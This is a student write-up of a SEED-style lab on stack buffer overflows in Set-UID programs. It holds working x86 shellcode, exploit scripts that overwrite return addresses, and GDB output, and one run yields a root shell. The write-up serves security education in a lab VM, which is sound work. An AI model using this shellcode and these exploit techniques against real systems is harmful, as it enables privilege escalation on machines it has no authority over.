BUFFER OVERFLOW VULNERABILITY (SETUID)

Environment Setup :

Disable address space randomization
sudo sysctl -w kernel.randomize_va_space=0

```
[01/23/25]seed@VM:~/Downloads$ cd buff
[01/23/25]seed@VM:~/.../buff$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/23/25]seed@VM:~/.../buff$ sudo ln -sf /bin/zsh /bin/sh
[01/23/25]seed@VM:~/.../buff$
```

Link /bin/sh to /bin/zsh:
This step associates the system shell (/bin/sh) with Zsh (/bin/zsh), which lacks security measures. This allows the Set-UID process to run successfully.

```
[01/23/25]seed@VM:~/.../buff$ sudo ln -sf /bin/zsh /bin/sh
[01/23/25]seed@VM:~/.../buff$
```

Task 1: Getting Familiar with Shellcode

Compile and run call_shell code: The C program uses the execve() system call to execute /bin/sh. Compiling and running provides the basis for shellcode execution.

call_shellcode.c
~/Downloads/buff/shellcode


```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

```

```
[01/23/25]seed@VM:~/.../buff$ cd shellcode
[01/23/25]seed@VM:~/.../shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[01/23/25]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[01/23/25]seed@VM:~/.../shellcode$ ./a32.out
$
$ exit
[01/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ echo -ne 'hello'
hello%
$
$
```

Task 2(Understand vulnerable programs):

Compile and check the files for stack:

Compiling and running stack.c extracts data from the file. It gives us files in return to the four level of the programs.



```
30     badfile = fopen("badfile", "r");
31     if (!badfile) {
32        perror("Opening badfile"); exit(1);
33     }
34
35     int length = fread(str, sizeof(char), 517, badfile);
36     printf("Input size: %d\n", length);
37     dummy_function(str);
38     fprintf(stdout, "==== Returned Properly ====\n");
39     return 1;
40 }
41
42 // This function is used to insert a stack frame of size
43 // 1000 (approximately) between main's and bof's stack frames.
44 // The function itself does not do anything.
45 void dummy_function(char *str)
46 {
47     char dummy_buffer[1000];
48     memset(dummy_buffer, 0, 1000);
49     bof(str);
50 }
51
```

```
[01/23/25]seed@VM:~/.../shellcode$ cd ..
[01/23/25]seed@VM:~/.../buff$ cd code
[01/23/25]seed@VM:~/.../code$ sudo make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[01/23/25]seed@VM:~/.../code$ ls
brute-force.sh  stack.c       stack-L2      stack-L3-dbg
exploit.py      stack-L1      stack-L2-dbg  stack-L4
Makefile        stack-L1-dbg  stack-L3      stack-L4-dbg
[01/23/25]seed@VM:~/.../code$
```

Task 3(Launch an attack on a 32-bit program (level 1)):

Launch GDB for the L1 stack : GDB (GNU Debugger) runs the stack and investigate L1 program with special focus on Bof functions.

```
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$ touch badfile
[01/23/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$
```

```
gdb-peda$ break bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb78 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf60 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf68 --> 0xffffd198 --> 0x0
ESP: 0xffffcb5c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb5c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb60 --> 0xffffcf83 --> 0x456
```

```
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb5c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb60 --> 0xffffcf83 --> 0x456
0008| 0xffffcb64 --> 0x0
0012| 0xffffcb68 --> 0x3e8
0016| 0xffffcb6c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb70 --> 0x0
0024| 0xffffcb74 --> 0x0
0028| 0xffffcb78 --> 0x0
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf83 "V\004") at stack.c:16
16      {
gdb-peda$
```

The command next to go to the desired memory location.

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf60 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb58 --> 0xffffcf68 --> 0xffffd198 --> 0x0
ESP: 0xffffcae0 ("1pUVt\317\377\377\220\325\377\367\340\263\374", <incomplete se
quence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcae0 ("1pUVt\317\377\377\220\325\377\367\340\263\374", <incomplete s
equence \367>)
0004| 0xffffcae4 --> 0xffffcf74 --> 0x0
0008| 0xffffcae8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcaec --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
```

```
0008| 0xffffcae8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcaec --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcaf0 --> 0x0
0020| 0xffffcaf4 --> 0x0
0024| 0xffffcaf8 --> 0x0
0028| 0xffffcafc --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$
```

Print EBP address and buffer:

Setting breakpoints in GDB and printing extended base pointers (EBPs) and buffer addresses can help you understand the stack layout

Exploit.py is modified to create a 'badfile' containing a crafted payload, taking into account the stack layout and return address

exploit.py | call_shellcode.c | stack.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

*exploit.py call_shellcode.c stack.c

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb58 + 150           # Change this number
offset = 112                # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Run exploit.py and Run stack-L1: Executing the Stack-L1 program with a manipulated "badfile" triggers a buffer overflow and executes the injected shellcode.

```
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Task 4(Launch attack without knowing buffer size (level 2))

Run gdb for stack2: GDB uses random to generate patterns. Change buffer size without prior knowledge of size.

```
[01/23/25]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb88 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcb6c --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb6c --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb70 --> 0xffffcf93 --> 0x90909090
0008| 0xffffcb74 --> 0x0
0012| 0xffffcb78 --> 0x3e8
```

```
0012| 0xffffcb78 --> 0x3e8
0016| 0xffffcb7c --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcb80 --> 0x0
0024| 0xffffcb84 --> 0x0
0028| 0xffffcb88 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xffffcf93 '\220' <repeats 112 times>, "\356\313\377\377", '\220' <repea
ts 84 times>...) at stack.c:16
16      {
gdb-peda$
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb68 --> 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcac0 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[-------------------------------------stack------------------------------------]
0000| 0xffffcac0 --> 0x0
0004| 0xffffcac4 --> 0x0
0008| 0xffffcac8 --> 0xf7fb4f20 --> 0x0
0012| 0xffffcacc --> 0x7d4
0016| 0xffffcad0 ("0pUV.pUV\210\317\377\377")
0020| 0xffffcad4 (".pUV\210\317\377\377")
0024| 0xffffcad8 --> 0xffffcf88 --> 0x205
0028| 0xffffcadc --> 0x0
```

Check for buffer size: In this only the memory address is known so we do not know the the buffer size

```
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffcac0
gdb-peda$
```

Modify exploit.py: The Exploit.py script is customized for the spray approach to cover multiple possible sender address locations.

exploit1.py | *exploit.py | call_shellcode.c | stack.c


```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80" ).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################
# Put the shellcode somewhere in the payload
#start = 517 - len(shellcode)               # Change this number
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcac0 + 300           # Change this number
#offset = 112               # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(50):
        content[offset:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Run exploit1.py and stack for L2

Task 5(Launch attack on 64-bit program (level 3)):

Run stack gdb for L3

```
[01/23/25]seed@VM ~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...
```


gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L3-dbg
Input size: 53
[----------registers----------]
RAX: 0x7fffffffddd0 --> 0xecececececececec
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddd0 --> 0xecececececececec
RBP: 0x7fffffffddb0 --> 0x7fffffffdff0 --> 0x0
RSP: 0x7fffffffd9a8 --> 0x55555555535c (<dummy_function+62>: nop)
RIP: 0x555555555229 (<bof>: endbr64)
R8 : 0x0
R9 : 0xf
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>: endbr64)
R13: 0x7fffffffe0e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[----------code----------]
0x555555555219 <__do_global_dtors_aux+57>: nop DWORD PTR [rax+0x0]
0x555555555220 <frame_dummy>: endbr64
0x555555555224 <frame_dummy+4>:
jmp 0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>: endbr64
0x55555555522d <bof+4>: push rbp

```
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffd9a8 --> 0x55555555535c (<dummy_function+62>:   nop)
0008| 0x7fffffffd9b0 --> 0x1
0016| 0x7fffffffd9b8 --> 0x7fffffffddd0 --> 0xecececececececec
0024| 0x7fffffffd9c0 --> 0x0
0032| 0x7fffffffd9c8 --> 0x0
0040| 0x7fffffffd9d0 --> 0x0
0048| 0x7fffffffd9d8 --> 0x0
0056| 0x7fffffffd9e0 --> 0x0
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fb6520 "\220\341\377\367\377\177") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddd0 --> 0xecececececececec
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddd0 --> 0xecececececececec
RBP: 0x7fffffffd9a0 --> 0x7fffffffddb0 --> 0x7fffffffdff0 --> 0x0
RSP: 0x7fffffffd8c0 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
RIP: 0x55555555523f (<bof+22>:  mov    rdx,QWORD PTR [rbp-0xd8])
```

Check for rbp and buffer size

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd9a0
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd8d0
gdb-peda$
```

Modify exploit.py:

exploit2.py | exploit1.py | *exploit.py | call_shellcode.c | stack.c

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd9a0 + 220           # Change this number
#offset = 112               # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
addr = (ret).to_bytes(L,byteorder='little')
content[0:0xd7] = addr * 27
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
gdb-peda$ q
[01/23/25]seed@VM:~/.../code$ ./exploit2.py
[01/23/25]seed@VM:~/.../code$ ./stack-L3
Input size: 517
==== Returned Properly ====
[01/23/25]seed@VM:~/.../code$
```

Task 6(Launch attack on 64-bit program (level 4)):

```
